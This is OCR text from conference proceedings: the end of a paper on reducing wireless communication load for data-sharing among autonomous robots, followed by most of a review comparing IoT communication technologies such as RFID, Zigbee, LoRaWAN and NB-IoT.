Our simulation was set up in a square 100 m environment with a building arranged in the center and hallways along the four sides, within which the nodes performed transport operations. A wireless access point (AP) was set in the center of each side of the square to relay communications so that transmissions covered the entire environment, as shown in Fig. 5. We set up four APs in the facility because there's a wall and the APs do not get reception. Therefore, the environment in which the prospect between AP was not established was made to be. In contrast, Fig. 6 shows an AP placed at the center of facility. In this environment, the wireless communication range covers the entire facility, which means handovers do not occur. Table 1 shows the simulation parameters in this paper. We compare the data packet arrival ratio and the number of successful data transmissions with Proposals 1, 2, and 3 in the delivery phase. The number of nodes was set at 5, 10, 15, 20, and 25, and the node movement speed was set at 1 m/s, which is the same as that used by a typical ICR. Each node performs data exchanges at 5 s intervals, during which the nodes exchange 500 byte data packets. The simulation was run 10 times with various seed values selected using random numbers.




Fig. 5 Simulation model (4 AP)

Fig. 6 Simulation model (1 AP)





Table 1 Simulation parameters

Simulator	Scenargie
Simulation area	100 × 100 m
Simulation time	500 s
Node movement speed	1 m/s
Number of nodes	5, 10, 15, 20, 25
Number of attempts	10
Data size per node	500 B
Data-sharing cycle	5 s

Fig. 7 Number of frames (4 AP)



3.2 Simulation Results

Figures 7 and 8 show the number of frames and the total bytes when the number of nodes is varied, respectively. From these figures, it can be seen that when compared with Proposal 1, Proposal 3 reduces both the number of frames and total bytes, and thus the overall wireless communication load. Figure 9 also shows the data packet arrival ratio for each proposed method, and it can be seen that since the arrival ratio for Proposal 2 decreases as the number of nodes increases, it cannot reliably share information. The data packet arrival ratio for 25 nodes is 60% for Proposal 2, which

Fig. 8 Total bytes (4 AP)




Fig. 9 Data packet arrival ratio (4 AP)





Fig. 10 Number of frames (1 AP)



means the arrival ratio in the delivery phase for Proposal 3 is the same. This indicates that Proposal 3 can reduce the number of frames compared with Proposal 1. From the above results, we can conclude that Proposal 3 reduces the wireless communication load more than Proposal 1 when the data packet arrival ratio for the broadcast is 60% or more. Furthermore, since the data packet arrival ratio for Proposal 1 was over 98%, and that for Proposal 3 was over 99%, we can state with confidence that Proposal 3 can share information effectively. However, the data packet arrival ratios for Proposals 1 and 3 were not 100%, primarily due to handover delays and interference between APs.




Fig. 11 Total bytes (1 AP)




Fig. 12 Data packet arrival ratio (1 AP)

Next, Fig. 10 shows the number of frames and the total bytes when the number of nodes is varied, respectively. From these figures, it can be seen that Proposal 3 reduces the number of frames and the total bytes compared with Proposal 1, and thus reduces the wireless communication load. Figure 12 shows the data packet arrival ratio for each proposed method. When compared with Fig. 9, it can be seen that Proposal 2 has a higher data packet arrival ratio since there is no central building in this environment, which means the AP is always within sight. Additionally, the high data packet arrival ratio achieve because there is no congestion resulting from the use of multiple APs, which means a handover between APs did not occur. Hence, the data packet arrival ratios for Proposals 1 and 3 were both 100%.

Furthermore, the number of frames and the total bytes for Proposal 3, as seen in Figs. 10 and 11, were reduced in comparison with Figs. 7 and 8. From the Proposal 2 results shown in Fig. 12, we can see that the broadcast data packet arrival ratio is also high for Proposal 3, thus indicating that it reduces the number of retransmissions. From this result, we can see that our proposed data-sharing method can reduce wireless communication loads by increasing the data packet arrival ratio in the broadcast phase. In summary, the above results show that Proposal 3 achieves a data packet arrival ratio of 100% in inter-node communication. In addition, it reduces the wireless communication loads more than Proposal 1. Therefore, we can conclude that Proposal 3 enables efficient data-sharing among ICRs in autonomous distributed control systems.

4 Conclusion

In this paper, we have proposed a method that can reduce wireless communication loads by using a sink node to achieve autonomous distributed control of ICRs. Our proposed method can achieve to reduce the wireless communication load and surely share information. We will consider the sink node selection method as a future problem because the system stops when the representative node stops.

Acknowledgements This work was supported in part by the Japan Society for Promotion of Science (JSPS) KAKENHI under Grants 19H04103.

References

1. Alatise MB et al (2020) A review on challenges of autonomous mobile robot and sensor fusion methods. IEEE Access 8:39830–39846
2. Johnson PJ et al (1995) Distributed control of simulated autonomous mobile robot collectives in payload transportation. Auton Robot 2:43–63
3. Ahmad M et al (2019) State-of-the-art clustering schemes in mobile ad hoc networks: objectives, challenges, and future directions. IEEE Access 7:17067–17081
4. Nadir S et al (2017) A survey of P2P content sharing in MANETs. Comput Electr Eng 57:55–68
5. Caruntu CF et al (2017) Wireless vehicle-to-infrastructure data gathering for robot platooning. In: Mediterranean conference on control and automation, pp 1084–1088
6. José S et al (2008) Architecture and evaluation of a unified V2V and V2I communication system based on cellular networks. Comput Commun 31(12):2850–2861
7. Meng G et al (2018) Multirobot data gathering under buffer constraints and intermittent communication. IEEE Trans Robot 32:43–63
8. Kyungha K et al (2013) Development of a dependable network using collective robots with restriced communication range. IEEE Access 57:55–68
9. Li D et al (2020) Distributed intelligence empowered data aggregation and distribution for multi-robot cooperative communication. IEEE INFOCOM 2020:622–627
10. Acharjee T et al (2016) An improved hierarchical cluster based routing approach for wireless mesh network. In: 2016 ICCCI, pp 1–6
11. Misra S et al (2017) A literature survey on various clustering approaches in wireless sensor network. In: 2016 2nd CCIS, pp 18–22
12. Muthukumaran N (2017) Analyzing throughput of MANET with reduced packet loss. Wirel Pers Commun 97:565–578
13. Sadiya M et al (2018) Introduction to manet. Int Res J Eng Technol 5:17–20
14. Wang Z et al (2008) Analytical evaluation of the 802.11 wireless broadcast under saturated conditions. In: Technical report UNSW-CSE-TR-0801 (January)
15. Space-Time Engineering (STE), Scenargie(r) Base Simulator. https://www.spacetime-eng.com/en/

Applicability of Communication Technologies in Internet of Things: A Review

Parul Jhingta, Amol Vasudeva, and Manu Sood

Abstract The advancement in technology has made interaction among objects a reality. A network of devices can be created by linking them via the Internet and facilitating communication among these devices by sending and receiving the messages. This network of objects is called the Internet of Things (IoT). Various communication technologies are used for connecting devices in IoT; however, the selection of communication protocol depends on the requirement of the application. This paper discusses some of the most commonly used IoT communication technologies. A comparison has been made among these technologies on the basis of various parameters, such as communication range, amount of power consumed, the area covered, data transmission rate, frequency range, and the applications where they are used. Additionally, the pros and cons of these communication technologies have also been discussed.

Keywords IoT · Communication technologies in IoT · RFID · NFC · Bluetooth · Zigbee · LoRaWAN · SigFox · NB-IoT · Wi-Fi · Cellular network

1 Introduction

Emergence of IoT has ushered in a technological revolution that aims to fully transform the lifestyles of human beings in the coming years. In general, an IoT can be described as a collection of different technologies that work together to accomplish complex tasks such as smart sensing, behavior analysis, remote monitoring, pattern recognition, and so on. IoT comprises uniquely identifiable objects that are connected to the Internet and have the ability to process data and interact with one

P. Jhingta (✉) · M. Sood
Department of Computer Science, Himachal Pradesh University, Shimla, India
e-mail: parul.jhingta@gmail.com

A. Vasudeva
Department of Computer Science and Engineering, Jaypee University of Information Technology, Waknaghat, Himachal Pradesh, India
e-mail: amol.vasudeva@juit.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_19

another. These objects are self-configuring and self-adaptive and are popularly known as smart devices. Communication between these interconnected smart devices leads to the creation of useful IoT applications and smart services in the field of health care, agriculture, industry, and transportation. Wired or wireless links may be used for communication, with wireless communication being the most common [10, 19, 24, 34, 48]. Depending on the need of application, an IoT paradigm may use a variety of communication technologies. This paper discusses some of the commonly used communication technologies in IoT, such as, radio frequency identification (RFID), near field communication (NFC), Bluetooth, Zigbee, low power wide area network (LPWAN), Wi-Fi, and cellular communication. The technology that can effectively handle the security concerns and constraints like storage, battery power, and processing overhead is preferred for communication [9, 10]. Since the choice of deploying specific communication technologies in various IoT applications under different scenarios is of great significance, it seems highly important to have an in depth understanding of these technologies. Hence, this paper highlights a comprehensive overview of such technologies along with their features, pros and cons in the form of a precise summary. A comparison of these technologies has also been appended so that the users of such technologies may be in a position to take better decisions as far as the selection and suitability of a specific technology for a given application is concerned. The rest of the paper has been divided into the following three sections. Section 2 discusses the applicability of various communication technologies in IoT along with their advantages and disadvantages. Finally, the conclusion of the paper is presented in Sect. 3.

2 Communication Technologies in IoT

Any IoT network must allow seamless communication between its devices. As a result, communication technologies play a vital role in IoT. In IoT, heterogeneous devices are connected via Internet to give services to everyone who needs them, as per their requirements. To facilitate dynamic interactions among objects, IoT requires communication technologies that are flexible, adaptive, and consume less power with low bandwidth. Some of the communication technologies have been discussed in this section along with their merits and demerits. Table 1 gives a brief comparison of various IoT communication technologies regarding their communication range, frequency range, radio spectrum, power consumed, coverage area, and data transfer rate.

2.1 RFID

RFID is an old method for tracking and identifying objects. Linking RFID technology with Internet has enabled automatic identification, tracking, and monitoring

Table 1 Comparative study of various communication technologies in IoT

Protocol	Spectrum	Power consumption	Coverage area	Frequency range	Communication range	Security	Applications
RFID	Unlicensed	Varies with frequencies	LF: 10 cm HF: 1 m UHF: 20 m with passive tags and 100 m with active tags	LF: 125–134 kHz HF RFID: 13.56 MHz UHF RFID: 860–960 MHz	Short	Low	– Tracking of objects – Supply chain management – Smart parking – Toll payments – Animal tracking
NFC	Unlicensed	Very low	10 cm	13.56 MHz	Short	High	– ATM cards – Contactless Payment – Mobile phones – Wearable devices – Information sharing
Bluetooth	Unlicensed	Bluetooth: medium BLE: very low	30 m	2.4–2.485 GHz	Medium	Low	– Mobile phones – Laptops – Wireless communications
Zigbee	Unlicensed	Very low	10–75 m	868 MHz to 2.4 GHz	Medium	Medium	– Smart metering – Smoke warning – Home Automation – Industrial Automation

(continued)

Table 1 (continued)

Protocol	Spectrum	Power consumption	Coverage area	Frequency range	Communication range	Security	Applications
LoRaWAN	Unlicensed	Low	5 km in urban areas and 20 km in suburban areas	169,443,868,915 MHz	Long	High	– Smart lighting – Monitoring air quality – Waste management – Shipping and transportation – Smart farming – Health monitoring devices
SigFox	Unlicensed	Low	30–50 km in rural area and 10 km in urban areas	862−928 MHz	Long	High	– Submarine applications – Automotive management – Retail sector – Security – Transportation
NB-IoT	Licensed	Low	10 km	180 or 200 kHz	Long	Very-high	– Smart city – Fire alarms – Intruder alarms – Connected appliances
Wi-Fi	Unlicensed	High	382 km	2.4 or 5 GHz	Medium	High	– Mobile applications – Business applications – Education sector – Hospitals – Home applications

(continued)

Table 1 (continued)

Protocol	Spectrum	Power consumption	Coverage area	Frequency range	Communication range	Security	Applications
Cellular network	Licensed	High	25 km for a single cell	2G: 900 MHz and 1800 MHz 3G: 900 MHz and 2 GHz 4G: 800,1800,2600 MHz 5G: lower frequencies (< 6 GHz) Higher frequencies (>6 GHz)	Long	Very-high	– Mobile phones – Video-conferencing – Navigation devices – Smart Grid

of objects globally, and in real time [24, 27]. RFID makes use of radio waves to identify and capture the data. It mainly comprises two components, namely reader and tag. An RFID reader consists of a radio transmitter and a receiver. The radio transmitter sends radio waves, whereas the receiver gathers information from a tag-enabled object within the vicinity of the reader. RFID tag is a device that includes an integrated circuit for storing data, an antenna to transmit and receive the data, and a modulator to modulate the data. RFID tag gets activated by RFID reader and sends information stored in its memory to the reader as feedback signals [24]. RFID tags are of three types, i.e., active, passive, and semi-passive. The active tags have their own battery power for the microcontroller as well as for communication with the reader. On the contrary, passive tags are dependent on the RFID reader for power and communication. The semi-passive tags have their own power supply for the microcontroller but draws power from RFID reader for communication. As the demand for RFID technology grows, the need to strengthen its security features grows as well. Various authentication protocols are being used for tags and readers, and researchers are attempting to develop better authentication solutions, keeping in mind the restricted limits of cost and power [23].

RFID tags may transmit data up to 100 m at the rate of up to 4 Mbps using unlicensed industrial, scientific, and medical (ISM) bands of 125–134 kHz, 902–928 MHz, or 13.56 MHz, depending on the tags being used. IoT applications using RFID technology include retail and logistics, health care, smart shopping, smart waste management, animal tracking, transportation, and so on [30, 34, 38, 47].

2.2 NFC

NFC protocol has recently gained popularity due to its extensive use in smartphones. NFC enables quick and safe communication between devices that are just a few centimeters apart. An NFC communication requires two devices, either both devices must be active (active mode of communication) or one device must be active and the other passive (passive mode of communication). In an active mode, both the devices have their own power supply and can communicate with each other by generating the signals alternatively. Put differently, if one device sends a signal, the other device listens and vice versa. However, in a passive mode, the passive device does not have its own power and thus relies on the active device's radio waves for power ("NFC Tutorial–IoT-Point," n.d.) [48]. NFC supports three modes of operation. The first mode is peer-to-peer, having both active devices, where one acts as the initiator, while the other acts as the receiver. The second mode is the reader/writer mode, which has one active device that initiates communication and one passive device such as NFC tags, which stores data that can be read and modified by the active device. The third mode is the card emulation mode in which one of the devices behaves like a smart card. For example, an NFC enabled smartphone behaves as a smartcard when brought in contact with NFC enabled payment terminal. Here, the smartphone acts as a passive device, and the payment terminal acts as an active device [30]. The communicating devices in NFC are at a very close proximity because of which it is considered to be safe [18].

NFC is based on RFID principles and operates on an unlicensed frequency band of 13.56 MHz with a transmission range of up to 10 cm and transmission rates of 106, 212, and 424 Kb/s. NFC supports both one-way and two-way communication [30, 38, 47, 48]. NFC provides faster connectivity and consumes low power and thus is being used widely in applications like smartphones, home automation, contactless payments, and banks [10].

2.3 Bluetooth

Bluetooth is an old technology that is regaining popularity with its applications in short-range wireless communications. Bluetooth connects two or more devices via radio waves to transfer files of various sizes and types [47]. Bluetooth technology is constantly evolving to facilitate new applications. In order to reduce power consumption and enable easy integration, the Bluetooth special interest group (SIG) came up with Bluetooth low energy (BLE) also known as Bluetooth smart. BLE plays a vital role in IoT applications, especially in health and fitness sector due to its low resource consumption [9, 40]. Bluetooth security involves identification, authentication and verification of sender and receiver. It also includes the transfer of data in a confidential manner. Bluetooth data transfer is accomplished via pairing two devices, and the pairing procedure is the primary source of Bluetooth security concerns [36].

Bluetooth transmits data at a rate of 1–3 Mbps over unlicensed 2.4 GHz ISM bands with a range of 30 m [30]. BLE is used in oximeters, smart watches, pulse trackers, glucose monitors, and other wearable medical devices to serve as personal health assistants. It helps in self-monitoring by the patients and their attendants, thus reducing frequent and unnecessary visits to the doctors [17], "NFC Tutorial–IoT-Point," n.d.

2.4 Zigbee

Based on IEEE 802.15.4, Zigbee is one of the most commonly used wireless networking standards. Over the time, Zigbee has gained popularity in applications requiring low cost, low power, and low data rate, and hence, allowing small data to be transferred more reliably [16]. Zigbee may use a star, tree, or mesh topology; but the mesh topology is preferred the most. The Zigbee technology uses three types of devices. (1) A coordinator, which manages the entire network, (2) end devices, which collect all network related information and pass the information to routers, and (3) a router, which forwards the messages received from the coordinator to the devices and helps in expanding the size of the network by connecting various routers to each other and to the end devices. Zigbee provides built-in security features, however, it is vulnerable to security issues due to its small memory size and slow processing speed. With its widespread use in IoT applications, it is vital to enhance Zigbee's security features in a cost-effective manner [31].

ZigBee uses the 2.4 GHz ISM band in most countries, while in America and Europe, it uses the 915 MHz and 868 MHz bands, respectively. A Zigbee device has a communication range of 10–75 m, and the data transfer rate is 250 Kbps [22, 30, 38, 40]. Home automation, smart meters, vehicle-to-vehicle communications, and smart grid control are some of the IoT applications that use Zigbee [33].

2.5 LPWAN

LPWAN is an emerging wireless network technology for IoT that connects low power devices with limited resources over long ranges, allowing wide area communication at low power. Multiple technologies are supported by LPWAN, which can utilize either licensed or unlicensed frequency spectrum. Some commonly used LPWAN technologies are long-range wide area network (LoRaWAN), SigFox, narrow band IoT (NB-IoT) [18, 25, 37, 46].

2.5.1 LoRaWAN

LoRaWAN is a media access layer (MAC) protocol that allows low-powered devices to communicate over long distances using unlicensed frequency bands. The range of frequency band used varies from country to country. LoRaWAN is a bidirectional communication protocol built on top of LoRa [18]. LoRaWAN is made up of four components arranged in a star topology: an application server, a network server, gateways, and end devices. In LoRaWAN, bidirectional communication is accomplished by sending messages from end devices to a gateway, which forwards them to a network server which in turn carries these messages to the application server which processes the received data and sends the response to the network server. The network server receives the response and then decides which gateway will forward the response to the end device. A communication is called an uplink when the data is transferred from the end device to the gateway. Conversely, a communication is called downlink when the data is transmitted from the gateway to the end device [21, 25, 45]. LoRaWAN makes use of unlicensed radio spectrum, which is a piece of the radio spectrum that is free to be utilized for industrial, scientific, and medical (ISM) purposes around the world. Although LoRaWAN offers high security features such as message encryption, a secure key management system, data integrity, and source authentication, the security flaws in the system can be exploited by an attacker to launch attacks.

The ISM bands used by LoRaWAN are 169, 443, 868, 915 MHz, and data is transmitted at the rate of 250 bps to 50 Kbps [49]. Smart street lightning, temperature monitoring, water level monitoring, smart parking, and smart industrial control are some of the IoT applications, where LoRaWAN is being used widely [49].

2.5.2 SigFox

SigFox is another widely used LPWAN technology that engages unlicensed radio channels to allow IoT devices to communicate over longer distances at a lower data rate. A SigFox network is made up of four key components: end devices, gateways or base stations, cloud, and application servers [44]. Sensor-based end devices acquire data from the environment and transmit it to the base station. The base stations are local antennas that on receiving messages from end devices forward it to the cloud. The SigFox cloud serves as a central data repository for storing, processing, and forwarding data to the appropriate application servers. SigFox uses differential phase shift keying (DPSK), frequency shift keying (FSK), and ultra narrow band (UNB) technology for transmitting data [20, 44, 52]. SigFox employs high security mechanisms that are both costly and vulnerable, necessitating the development of low-cost alternatives [53].

The ISM bands used for SigFox are 862–928 MHz allowing a transmission rate of 100 or 600 bit/s and a transmission capability of approximately 10 km in urban and about 40 km in rural areas [30, 38, 47]. SigFox is used in various applications such as health monitoring, smart metering, remote monitoring, smart home appliances, and security cameras. [44, 52].

2.5.3 NB-IoT

It is a cellular-based technology with three modes of operation: (1) via an existing long-term evolution (LTE) provider, (2) by using unused guard bands between LTE channels, or (3) independently by occupying a channel that was previously utilized by GSM channels. It is made up of a core network that transmits data between the application server and the end devices, as well as an antenna that extends the range of transmission. Since NB-IoT uses a licensed spectrum, it is superior to LoRaWAN and SigFox in terms of scalability, security, enormous data transmission, and quality of service [25, 28, 52]. NB-IoT uses quadrature phase shift keying (QPSK) for modulation and frequency division multiple access (FDMA) for uplink communication and orthogonal FDMA for downlink communication. NB-IoT uses licensed bands for communication and thus provides high security features; however, due to lack of standardized security architecture, it is vulnerable to security attacks such as spoofing attack, resource exhaustion, and distributed denial of service attacks [32].

NB-IoT is an LPWAN technology that uses narrow band radio waves to transmit data over long distances at a low cost. The NB-IoT uses licensed radio bands of 180 kHz or 200 to carry data at 200 Kb/s. NB-IoT is widely used in the energy sector for smart lighting, smart metering, and smart grids. It is also used for underground and indoor applications, water conservation, pet tracking, fire detections, event detections, child monitoring, health monitoring etc. [28, 44].

2.6 Wi-Fi

Wi-Fi is one of the most widely used wireless network technologies that uses radio waves to create a network of devices and is based on the IEEE 802.11 standard. Wi-Fi is made up of three basic components: radio waves, an antenna, and a wireless router. The data is transferred to the router via an antenna in the form of radio signals, which are then decoded by the router [43, 47]. Wi-Fi 6 replaces the single-user, multiple-input, multiple-output (SU-MIMO) technology with multiple-user, multiple-input, multiple-output (MU-MIMO) technology. SU-MIMO allows multiple wireless devices to communicate with a router one-by-one, whereas MU-MIMO allows multiple wireless devices to communicate with a router simultaneously. Wi-Fi makes use of orthogonal frequency division multiple access (OFDMA) and spatial reuse to improve spectrum efficiency [43]. Wireless communication is prone to security threats such as malwares, phishing, spams, denial of service, identity thefts, web-based attacks, and information leakage, and extensive research is being done in this area to develop cost-effective solutions, which consume less power and overcome these challenges [41].

Wi-Fi can use 2.4 or 5 GHz unlicensed ISM band for transmitting data at a speed varying from 1 Mbps to 6.75 Gbps and covering a range of up to 382 km. Wi-Fi 6 offers a speed of 9.6 Gbps across several channels and good performance even when a large number of devices are connected [43, 47]. Wi-Fi is extensively used in places like hospitals, home, colleges, schools, universities, companies, smartphones, and hotels.

2.7 Cellular Communication Technologies

Since 1980s, when cellular technologies first appeared, they have progressed significantly. In cellular communication, the coverage area is divided into small cells or zones, with each cell including a single centrally situated transceiver known as a base station that communicates directly with devices. Each cell is allotted a fraction of the total available radio spectrum to allow multiple devices to communicate at the same time. To avoid interference, adjacent cells use different frequencies. With limited spectrum being available and the growing number of devices linked every day, the concept of frequency reuse was adopted, in which, the cells located far apart can be assigned same frequency channels. As the frequencies in each cell differ, when a device moves from one cell to another, it is automatically transferred from one frequency channel to another. This process is known as handoff operation. Global system for mobile communication (GSM) technologies such as 3, 4, and 5G are used for transmitting large packets of data over longer distances [14, 15, 30, 35, 49]. Cellular technologies use licensed frequency bands to communicate, resulting in high reliability and security. However, security is an ever-evolving field, and mechanisms that are considered secure today may not be secure tomorrow, necessitating enhancements to withstand known and unknown security threats [26].

Cellular technologies communicate on licensed frequency bands of 800 MHz, 900 MHz, 1800 MHz, 2600 MHz, 2 GHz, and 6 GHz. 5G technologies are the recent cellular technology, which can transmit data at a speed of up to 20 Gbps. Cellular technologies are widely used in mobile phones, tablets, vehicles, and video conferencing [14, 30, 35].

Finally, the merits and demerits of the above discussed communications technologies are given in Table 2.

Table 2 Advantages and disadvantages of the communication technologies

Protocol	Advantages	Disadvantages
RFID [2, 7, 11, 51]	• RFID technology makes use of RFID tags, which are small, inexpensive, and easy to use, making it popular for tracking and monitoring objects • RFID tags are easy to install or embed within an object and do not require the object and reader to be in direct line of sight • The RFID reader rapidly recognizes the tags within its range, resulting in increased speed and efficiency	• RFID tags require a vast addressing space to manage the unique codes used for identifying objects • RFID tags are vulnerable to unauthorized access as they respond instantaneously to any reader within its range • Tag collision can occur when a reader picks up signals from several tags, whereas reader collision occurs when the signal of one RFID reader interferes with the signal of another in overlapping coverage areas
NFC [5, 42, 39]	• With NFC information sharing and making payments using mobile phones has become simple, quick and convenient for the users • NFC enabled devices communicate with each other at a very close proximity thus providing better security • NFC consumes low power and is easy to implement	• The communication range of NFC is limited to a short distance of 1020 cm • NFC devices are not compatible with other devices • Rate of data transmission offered by NFC is low

(continued)

Table 2 (continued)

Protocol	Advantages	Disadvantages
Bluetooth [12, 29]	• Bluetooth is compatible with a wide range of devices, including mobile phones, headphones, keyboards, printers, and PCs • Bluetooth devices just need to be paired once and do not need to be in direct line of sight for communication • Bluetooth consumes low power for its operation, which makes it an ideal choice for smart devices	• Bluetooth technology cannot be used for transmission of large amount of data, due to its low bandwidth • Bluetooth communicates using radio waves, which makes it less secure and more vulnerable to attacks • Bluetooth technology works only for devices that are within a short range of each other
Zigbee [11, 29, 50]	• Zigbee technology is based on mesh networking, which provides a wide range of coverage • Zigbee is used to create personal area networks and is popular due to its high scalability and reliability qualities • Zigbee installation and implementation is easy	• Zigbee is not suitable for applications, which require high-speed data transmission • Zigbee is prone to network interference due to overcrowding and channel noise • The address allocation and naming of automated remote devices in Zigbee is inflexible
LoRaWAN [29, 50]	• LoRaWAN provides a long range of communication to low data rate applications at a low cost • Due to its simplicity and adaptability, LoRaWAN is easy to deploy almost anywhere • LoRaWAN supports a variety of data rates, making it suitable for a wide range of applications	• Several LoRaWAN networks operate in the same area, increasing interference issues • Low bandwidth allows for only a limited quantity of data to be sent • It is not suitable for applications which demand low latency and bounded jitters
SigFox	• SigFox technology is best suited for applications that need to transmit limited amount of data in a reliable manner • SigFox technology employs UNB, which efficiently utilizes bandwidth and allows data to be transmitted over longer distances while consuming very little power • SigFox uses time and frequency diversity as well as transmission duplication to ensure communication reliability	• Number of messages transmitted per day is limited • To provide higher reliability SigFox retransmits message a number of times which increases the network traffic • Data transfer speed is low

(continued)

Table 2 (continued)

Protocol	Advantages	Disadvantages
NB-IoT [4]	• In comparison with unlicensed LPWAN technologies, NB-IoT technology offers greater security • This technology provides excellent indoor and underground coverage • As NB-IoT is a cellular-based technology, it offers greater scalability, coverage, and quality of service	• NB-IoT is best suited for fixed devices because of its low bandwidth • Rate of data transmission is low, approximately 250 Kbps for download and 20 Kbps for upload • NB-IoT is suitable for applications that only need to send small amounts of data
Wi-Fi [6]	• Wi-Fi is a widely used communication technology that efficiently transmits data at a high speed over long distances • Adding a new user to a Wi-Fi network is a simple procedure that only requires the network's passwords and no additional equipment • A wireless network can be accessed from anywhere within the range of a Wi-Fi access point. Thus, devices do not need to be in direct line of sight of the router	• High data rate causes high power consumption and increased latency • Environmental factors can cause signal degradation in Wi-Fi technology • Despite their high security, Wi-Fi networks, particularly public Wi-Fi networks, are vulnerable to attacks, making it impossible to achieve complete security
Cellular [1, 3, 8, 13]	• Cellular technology is one of the most widely used technologies, which operates in licensed bands, reducing interference from other objects • This technology supports frequency reuse, which provides higher scalability • Cellular technology provides wide area coverage	• Due to its high power consumption, cellular technology is not suited for energy-constrained devices • Cellular services demand a monthly subscription thus, making it an expensive technology • Handoff procedure is required to transfer active calls between base stations, and if it fails, the call will be disrupted or terminated

3 Conclusion

This paper reviewed some of the widely used communication technologies in IoT. We have compared different technologies based on certain criteria's including spectrum, power consumption, coverage area, frequency range, communication range, security, and application. Each mode of communication has its own set of advantages and disadvantages and considering the requirements for a specific application, one can choose the communication technology accordingly. IoT requires communication technologies which support low power consumption, low data rate, high scalability, interoperability, and high security. Most of the communication technologies in IoT suffer from different security vulnerabilities, which can be exploited by attackers. In the future, we would like to delve solutions that meet the security requirements of communication technologies of IoT devices.

References

1. Abolade JO, Fakolujo OA, Orimogunje A (2017) Handover in mobile wireless communication network-a review. IJAEMS 3:934–940. https://doi.org/10.24001/ijaems.3.9.6
2. Advantages and disadvantages of RFID [WWW Document], n.d. Techwalla. URL https://www.techwalla.com/articles/advantages-disadvantages-of-rfid Accessed 8 Jan 2022.
3. Advantages of cellular network, disadvantages of cellular network [WWW Document], n.d. URL https://www.rfwireless-world.com/Terminology/Advantages-and-Disadvantages-of-Cellular-Network.html. Accessed 19 Dec 2021
4. Advantages of NB-IoT|disadvantages of NB-IoT [WWW Document], n.d. URL https://www.rfwireless-world.com/Terminology/Advantages-and-Disadvantages-of-NB-IoT.html. Accessed 8 Jan 2022
5. Advantages of NFC|disadvantages of NFC [WWW Document], n.d. URL https://www.rfwireless-world.com/Terminology/Advantages-and-Disadvantages-of-NFC.html. Accessed 19 Dec 2021
6. Advantages of WiFi disadvantages of WiFi [WWW Document], n.d. URL https://www.rfwireless-world.com/Terminology/Advantages-and-Disadvantages-of-WiFi.html. Accessed 19 Dec 2021
7. Ahmadi H, Arji G, Shahmoradi L, Safdari R, Nilashi M, Alizadeh M (2019) The application of internet of things in healthcare: a systematic literature review and classification. Univ Access Inf Soc 18:837–869
8. Akpakwu GA, Silva BJ, Hancke GP, Abu-Mahfouz AM (2017) A survey on 5G networks for the Internet of Things: communication technologies and challenges. IEEE Access 6:3619–3647
9. Al-Sarawi S, Anbar M, Alieyan K, Alzubaidi M (2017) Internet of Things (IoT) communication protocols. In: 2017 8th International conference on information technology (ICIT), pp 685–690, IEEE
10. Atlam HF, Walters R, Wills G (2018) Internet of things: state-of-the-art, challenges, applications, and open issues. Int J Intell Comput Res (IJICR) 9:928–938
11. Bello O, Zeadally S, Badra M (2017) Network layer inter-operation of device-to-device communication technologies in Internet of Things (IoT). Ad Hoc Netw 57:52–62
